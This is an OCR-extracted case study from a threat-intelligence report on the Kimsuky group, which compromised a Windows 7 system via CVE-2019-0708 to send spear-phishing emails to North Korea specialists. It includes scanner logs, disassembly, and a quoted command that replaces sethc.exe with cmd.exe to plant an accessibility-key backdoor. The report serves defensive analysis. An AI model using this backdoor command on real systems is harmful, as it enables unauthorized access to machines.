
4. Case Study

The process by which the Kimsuky organization sends hacking emails to specific people or organizations working in North Korea, politics, diplomacy, and security fields.

To summarize, it is as shown below (Figure 3). In the process of sending hacking emails, the vulnerable site has an unknown vulnerability, and the Windows system has an unknown vulnerability.

It was hacked by exploiting the RDP vulnerability (CVE-2019-0708), and the vulnerable site was marked as an unknown vulnerability because the webshell

We contacted the site administrator by email to analyze the cause of the upload, but we did not receive any feedback.



(Figure 3) Overview of Operation Covert Stalker by Kimsuky organization

The malicious actions performed on the system hacked by the Kimsuky organization can be summarized as follows. The goal of this operation is to **"steal email accounts and data from specific people or organizations working in the fields of North Korea, politics, diplomacy, and security,"** so **"vulnerable" Build and operate C2 through a web shell uploaded by hacking the site, and manage C2 by connecting the Windows system to**

This is the core of this operation.

ÿ **Exploiting RDP (CVE-2019-0708) vulnerability**


ÿ **C2 management and operation**

ÿ **Data storage and use**

(1) Exploiting RDP (CVE-2019-0708) vulnerability

AhnLab reported that an email sent to a specific person working in the North Korea field was sent from South Korea at 23:00:18 on 2023-05-17, Korean time.

We discovered that it was uploaded to VirusTotal, and by analyzing the email, we confirmed that the Kimsuky organization hacked a system with an RDP (CVE-2019-0708) vulnerability and sent the hacked email.



2023-05-09 (화) 오후 3:53

반디 <bandi00413@daum.net>

참고자료(　　)

① 받는 사람 @naver.com

그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

메시지　북한인권단체 활동의 어려움과 활성화 방안　대표.zip (10 KB)

안녕하세요?

첨부한 화일은　대표님이 북한을 대상으로 작성한 것이예요.

시간이 가능하신지 모르겠는데, 읽어보시고 조언과 가르치심을 주시면 감사하겠습니다.....

자료보안을 특별히 부탁드립니다~

Password: DailyNK2023@

① 드림.

☒

```
Date: Tue, 9 May 2023 15:52:34 +0900 (KST)
From: =?UTF-8?B?67CY65SU?= <bandi00413@daum.net>
To: @naver.com
Message-ID: <20230509155234.WRys4AHEQbaeygw6lknwcw@bandi00413.hanmail.net>
Subject: =?UTF-8?B?7LC46rOg7J6Q660MKOydtOuPhOqxtCk=?=
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_Part_144664_161224625.1683615154020"
X-Kakaomail-MID: CvAr                    ACvIQ=
X-Mailer: mint
X-Originating-IP: [20 .23 .16 .55] ②
X-HM-UT: qbKuCATmC                       728glt6MtL+JOPbns=

------=_Part_144664_161224625.1683615154020
Content-Type: text/html; charset=utf-8
Content-Transfer-Encoding: base64

PGh0bWw+CjxoZWFkPgogICAgPHN0eWxlPgogICAgICAgIHB7bWFyZ2luLXRvcDowO21hcmdpbi1i
b3R0b206MH0KICAgIDwvc3R5bGU+CjwvaGVhZD4KPGJvZHk+CiAgICA8ZGl2IHN0eWxlPSJjb2xv
```

(Figure 4) Hacked email uploaded to VirusTotal (MD5: 01E971C39E6F9E199D5E9D5A595DD2CF)

There are two things that can be confirmed by analyzing the email above (Figure 4):

1) Beacon The way


to check whether the recipient has viewed the email sent by the sender is to use a beacon. This is a message that can be seen when viewing an email using a beacon in Outlook, such as the email above (Figure 4). It is displayed at the bottom of the email. It is marked with an x box. commonly

When the picture is displayed as an normal mail

Confirming email access through beacons during the sending and receiving process is not a problem, but if the email is hacked, the story is different.

Hacking organizations can use beacons as information to check whether the hacking target has opened the email, and can psychologically pressure the hacking target to open the hacked email and execute malicious code by sending a second or third urging email. there is.

When a beacon is activated in a hacked email, information is sent to the Kimsuky organization's email account to confirm that the recipient has viewed the hacked email. (See Figure 5 below)




#	Result	Protocol	Host	URL	Body
7	200	HTTP	Tunnel to	confirm.mail.daum.net:443	735
9	302	HTTPS	confirm.mail...	/confirmapi/v1/users/bandi00413%40hanmail.net/cm...	0
10	200	HTTP	Tunnel to	t1.daumcdn.net:443	734
12	200	HTTPS	t1.daumcdn....	/daumtop_deco/icon/image.hanmail.net/hanmail/s_im...	43

(Figure 5) Sending email viewing information by activating beacons

2) X-Originating- IP

The process is summarized as below (Figure 6).



(Figure 6) Hacking email sending process

RDP (Remote Desktop Protocol) is a protocol that provides a GUI (Graphical User Interface) environment to remotely access other systems and perform tasks (e.g. program execution, system management, Internet, etc.). The RDP (CVE-2019-0708) vulnerability is Malicious code can be transferred to another system for execution via the RDP protocol, but the vulnerability **is**

Limited **to discontinued versions of Windows XP, Windows 7, Windows Server 2003, 2008, and 2008 R2 .**


[+] RDP (CVE-2019-0708) vulnerability

hxxps://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0708

hxxps://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708

20*.23*.16*.5*(KR), which sent the hacking email, is the IP assigned to a domestic pharmaceutical company as a result of WHOIS search, as shown below (Figure 7).

You can confirm that it is a system for which technical support has ended, and when you see that the system name is DEV_TEST_PC, development and I suspected it was for testing purposes.



Port total 1

Port	3389	Port Status	open
Socket	TCP	Service	RDP
Confirmed time	2023-02-06 12:23:43		
Banner	Remote Desktop Protocol NTLM Info: OS: Windows 7 / Windows Server 2008 R2 OS_Build: 6.1.7601 Target_Name: DEV_TEST-PC NetBIOS_Domain_Name: DEV_TEST-PC NetBIOS_Computer_Name: DEV_TEST-PC DNS_Domain_Name: DEV_TEST-PC FQDN: DEV_TEST-PC System_Time: 2023-02-06T11:38:29+00:00		

(Figure 7) System information of 20*.23*.16*.5*(KR) (hxxps://www.criminalip.io)

Below (Table 1) shows some of the RDP (CVE-2019-0708) vulnerability scanning activities collected from 11*.16*.7*.12*(KR).

As an excerpt, 20*.23*.16*.5*(KR) was scanned with the RDP (CVE-2019-0708) vulnerability scanner at 2023-03-15 09:22:55.

There is a log. When the Kimsuky organization sent hacking emails after logging into Kakao at 20*.23*.16*.5*(KR)

Since it is 2023-05-09, there is a time difference with RDP (CVE-2019-0708) vulnerability scanning, but mail analysis and 11*.16*.7*.12*(KR)

Based on the collected malicious behavior analysis results, the Kimsuky organization sent hacking emails to specific people working in the North Korea sector.

It was judged that it was.

Report Time	Process	Behavior	Data	IP
2023-03-15 09:23:14	a.exe	Connect to network	***.***.25.245:3389	11*.16*.7*.12*(KR)
2023-03-15 09:23:14	a.exe	Connect to network	***.***.183.196:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:55	r_sethc_x64.exe	Connect to network	20*.23*.16*.5*:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:55	r_sethc_x64.exe	Connect to network	***.***.87.91:3389	11*.16*.7*.12*(KR)


2023-03-15 09:22:47	rdpscan_ksb04.exe	Connect to network	***.***.48.8:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:40	r_sethc_x64.exe	Connect to network	***.***.87.91:3389	11*.16*.7*.12*(KR)

(Table 1) RDP (CVE-2019-0708) vulnerability scanning activity log

In the above (Table 1), there are a total of three RDP (CVE-2019-0708) vulnerability scanners exploited by the Kimsuky organization to hack the system. The results of analyzing the characteristics and operation method of each scanner are as follows.

ÿ rdpscan_ksb04.exe

RDP (CVE-2019-0708) only has a vulnerability scanning function, and its usage is simple as shown below (Figure 8). If you scan If an RDP (CVE-2019-0708) vulnerability exists in the system, it is displayed as VULNERABLE, and the scanning results are displayed on the screen. More detailed results are saved in the file.



```
 C:₩Temp 디렉터리

2023-08-28  오후 11:13    <DIR>          .
2023-08-28  오후 11:13    <DIR>          ..
2020-01-29  오전 10:48         3,384,320 libcrypto-1_1-x64.dll
2020-01-29  오전 10:49           679,424 libssl-1_1-x64.dll
2023-08-28  오후 11:08           203,776 Rdpscan.exe
2023-08-28  오후 11:13           169,984 RdpScan_Ksb04.exe
2023-08-28  오후 11:07         1,659,904  r_sethc_x64.exe
               5개 파일           6,097,408 바이트
               2개 디렉터리  64,011,476,992 바이트 남음

C:₩Temp>RdpScan_Ksb04.exe -n 192.168.246.139 -p 3389
===VULNERABLE -x64- got appid===
```


Search_Result.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
pdr 2 192.168.246.139 64 1 0x08A40054 1 Narr
```

(Figure 8) RDP (CVE-2019-0708) vulnerability scan results

ÿ a.exe and r_sethc_x64.exe

To run a.exe and r_sethc_x64.exe properly, Atk.txt is required, and the file is scanned for RDP (CVE-2019-0708) vulnerability. The target IP and additional information may be stored, but acquisition failed. However, by analyzing three files (rdpscan_ksb04.exe, a.exe, r_sethc_x64.exe), we found that the format of the information stored in Atk.txt is very similar to the RDP (CVE-2019-0708) vulnerability scanning results stored in Search_Result.txt. Has confirmed. Some information stored in Atk.txt is used as a comparison condition. It is used, and depending on the results, the malicious code content to be transmitted to the system where the RDP (CVE-2019-0708) vulnerability exists is also determined. It may vary. (See Figure 9, Table 2 below)



```
mov     r8d, 4              ; MaxCount
lea     rdx, aPdr           ; "pdr "
lea     rcx, [rbp+11C0h+Str] ; String1
call    j__strnicmp
test    eax, eax
jz      short loc_1400B8CDE
mov     r8d, 4              ; MaxCount
lea     rdx, aSnd           ; "snd "
lea     rcx, [rbp+11C0h+Str] ; String1
call    j__strnicmp
```

```
lea     rdx, aNarr          ; "narr"
lea     rcx, [rbp+11C0h+String1] ; String1
call    j__stricmp
cdqe
test    rax, rax
jnz     loc_1400B8EBA
lea     r8, aSethcExe       ; "sethc.exe"
mov     edx, 0C8h           ; SizeInBytes
lea     rcx, [rbp+11C0h+String1] ; Destination
call    j_strcpy_s
lea     rax, [rbp+11C0h+String1]
mov     [rsp+1230h+var_11D0], rax
lea     rax, [rbp+11C0h+var_CB8]
```

(Figure 9) Condition comparison code of r_sethc_x64.exe

r_sethc_x64.exe **comparison code**	**explanation**
Left picture of (Figure 9)	It refers to a virtual channel of software expansion that can be added to improve functionality in RDP. The types of virtual channels are as follows. ÿ rdpdr: File system extension. Access from server to client file system Allow redirect ÿ rdpsnd: Sound output extension ÿ Cliprdr: Clipboard extension. Sharing clipboard between client and server ÿ Drdynvc: Dynamic virtual channel expansion The virtual channels used as comparison conditions in r_sethc_x64.exe are rdpdr and rdpsnd.
Right picture of (Figure 9)	RDP (CVE-2019-0708) Comparison criteria for determining which files to execute in malicious code sent to a system where the vulnerability exists ÿ When narr ÿ sethc.exe (sticky key function) ÿ When test ÿ calc.exe (calculator) ÿ When magn ÿ Magnify.exe (magnifying glass function) ÿ When util ÿ Utilman.exe (accessibility function) **Ex) Example of malicious code to be transferred** "cmd.exe /c takeown /f \"sethc.exe\"&icacls \"sethc.exe\" /grant SYSTEM:f&ren sethc.exe sethc.exe.bak&copy cmd.exe sethc. exe"

(Table 2) Condition comparison code of r_sethc_x64.exe


[+] Remote Desktop Protocol (RDP)

hxxps://learn.microsoft.com/ko-kr/windows/win32/termserv/terminal-services-virtual-channels

hxxps://www.cyberark.com/resources/threat-research-blog/explain-like-im-5-remote-desktop-protocol-rdp

ÿ **When narr ÿ sethc.exe (sticky key function) abuse If** the malicious code above (Table 2) is normally transmitted and executed on a system with an RDP (CVE-2019-0708) vulnerability, cmd.exe is sethc.exe The reason the Kimsuky organization does this is to exploit the Sticky Keys feature.

To activate the sticky key function, press the Shift key five times in succession and the sticky key window will appear as shown below (Figure 10), which is handled by sethc.exe. However, if cmd.exe is copied to secthc.exe, cmd.exe can be executed by pressing the Shift key five times in a row, so malicious actions can be performed. Fortunately, when using Windows 10 or higher, RDP (CVE-2019-0708) This means that it is not affected by vulnerabilities. For reference, the file responsible for the sticky key function in Windows 10 is EaseOfAccessDialog.exe.



고정 키를 켜시겠습니까?

고정 키 기능을 사용하면 두 개의 키를 동시에 누르기가 힘든 경우 <Shift>, <Ctrl>, <Alt> 키 또는 Windows 로고 키를 눌러 있는 상태로 고정할 수 있습니다. <Shift> 키를 다섯 번 누르면 고정 키 기능이 켜집니다.

접근성 센터로 이동하여 바로 가기 키 비활성화

```
⊟ csrss.exe
    conhost.exe
⊟ winlogon.exe
    sethc.exe
⊟ explorer.exe
    vmtoolsd.exe
    cmd.exe
  ⊟ procexp.exe
      procexp64.exe
```

(Figure 10) Using the Fixer feature in Windows 7


ÿ **When util ÿ Utilman.exe (accessibility feature) abuse**

For user convenience, when logging in, Windows 7 places the Accessibility ( ) button at the bottom left and clicks it to display accessibility settings as shown below (Figure 11), allowing users to set the environment to suit their preferences. The responsible file is Utilman.exe. Like sethc.exe, back up Utilman.exe to another file and then run cmd.exe.

If you copy it as Utilman.exe, when you click the Accessibility button when Windows boots, cmd.exe will run and may perform malicious actions. For reference, the accessibility button in Windows 10 is located at the bottom right.

ÿ **When magn ÿ Exploit Magnify.exe (Magnifying glass function)**

The magnifying glass function is a Windows function used when you want to make a specific area of the screen larger or smaller. Magnify.exe is responsible for it. It exists as an option in the accessibility function, and the magnifying glass function is used. To activate it, the shortcut is Windows key + +, but to turn it off, just press Windows key + ESC key at the same time. Like sethc.exe (sticky key function) and Utilman.exe (accessibility function) described above, the magnifying glass function performs malicious actions by executing cmd.exe rather than Magnify.exe when the magnifying glass option shown below (Figure 11) is clicked. You can.



컴퓨터를 사용하기 쉽게 만듭니다.

강조 표시된 옵션을 선택하려면 스페이스바를 누릅니다.

☐ 화면 텍스트를 소리내어 읽기(내레이터)

☐ 화면의 항목을 더 크게 표시(돋보기)

☐ 더욱 선명한 색으로 표시(고대비)

☐ 키보드를 사용하지 않고 입력(화상 키보드)

☐ 바로 가기 키를 누른 상태로 고정(고정 키)

☐ 키를 반복해서 누른 경우 필요 이상 반복된 누르기 무시(필터 키)

(Figure 11) Accessibility and using the magnifying glass feature

The Kimsuky organization's RDP (CVE-2019-0708) vulnerability scanner determines that the source source released on GitHub has been modified.


In (Table 3) below, comparing (Kimsuky) r_sethc_x64.exe and (GitHub) original source, the string of r_sethc_x64.exe is actually

It exists within a function that does not work, or simply exists as a string without a function, and the same is true for rdpscan_ksb04.exe.

There is also a case where an RDP (CVE-2019-0708) vulnerability scanner was discovered in C2, a system exploited by the Kimsuky organization.

Information related to this is described **in "(4-3) C2 Management and Operations."**

(Kimsuky) r_sethc_x64.ex e	00000028 C (-) %.*s: expected following parameter\n 00000038 C ---- hxxps://github.com/robertdavidgraham/rdpscan ----\n 00000048 C This program scans for the Microsoft Remote Desktop vuln CVE-2019-0708\n 00000008 C Usage:\n 00000049 C rdp0708 -n <IpAddr> -p <Port> -a <FuncAddr> -c (SprayCnt) -d (RecvCnt)\n 00000022 C -n <IPAddress>\n The IP Address \n 0000003C C -p <num> or --port <num>\n The port number (default 3389)\n 0000002B C -a <FuncAddress>\n The ShellCode Address \n 0000002C C -c <num>\n The Spray Count (default 3200)\n 0000002B C -d <num>\n The Recv Count (default 1600)\n 0000000A C -h Help\n

On GitHub
open source
	
	static void
	print_help(void)
	{
	fprintf(stderr, "---- https://github.com/robertdavidgraham/rdpscan ----\n");
	fprintf(stderr, "This program scans for the Microsoft Remote Desktop vuln CVE-2019-0708\n");
	fprintf(stderr, "Usage:\n");
